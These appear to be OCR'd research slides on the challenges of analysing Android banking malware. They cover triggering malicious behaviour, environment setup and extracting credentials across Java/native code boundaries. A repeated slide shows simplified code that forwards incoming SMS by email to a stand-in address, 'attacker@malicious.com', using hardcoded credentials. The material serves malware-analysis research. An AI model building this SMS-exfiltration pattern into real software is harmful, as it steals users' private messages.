


- Waiting time: 30 minutes
- DER-formated certificates on file system
- Installed korean banking applications

Code Analysis Challenges

RQ1: Can we automatically trigger malicious behavior (dynamically)?
RQ2: Can we automatically extract the E-mail credentials (statically)?

RQ1 - Dynamic-Challenge: Generate Proper External Events



- Specific events need to be sent
- Ordering of events is important
- Simple fuzzing approaches not sufficient

RQ1 - Dynamic-Challenge: Correct Environment Setup

For a single App:

Environment

Specific Apps | Specific Files | Specific Contacts

Timing Bomb | …

RQ2 - Static-Challenge: Inter-Language Dataflows

Java

```
user = stringUser();
pw = stringPassword();
saveToFile("musername", user);
saveToFile("mpass", pw);
…
sendIncomingSMSViaMail(
   readFromFile("musername"),
   readFromFile("mpass")
);
```

Native

```
jstring Java_stringUser() {
  return "attacker@malicious.com";
}

jstring Java_stringPassword() {
  return "superSecurePW";
}
```


RQ2 - Static-Challenge: Inter-Language Dataflows

Java

```
user = stringUser();
pw = stringPassword();
saveToFile("musername", user);
saveToFile("mpass", pw);
…
sendIncomingSMSViaMail(
    readFromFile("musername"),
    readFromFile("mpass")
);
```

Native

```
jstring Java_stringUser() {
  return "attacker@malicious.com";
}

jstring Java_stringPassword() {
  return "superSecurePW";
}
```



Code Analysis Challenges

Siegfried Rasthofer
Secure Software Engineering Group (EC-SPRIDE)
Email: siegfried.rasthofer@cased.de
Blog: http://sse-blog.ec-spride.de
Website: http://sse.ec-spride.de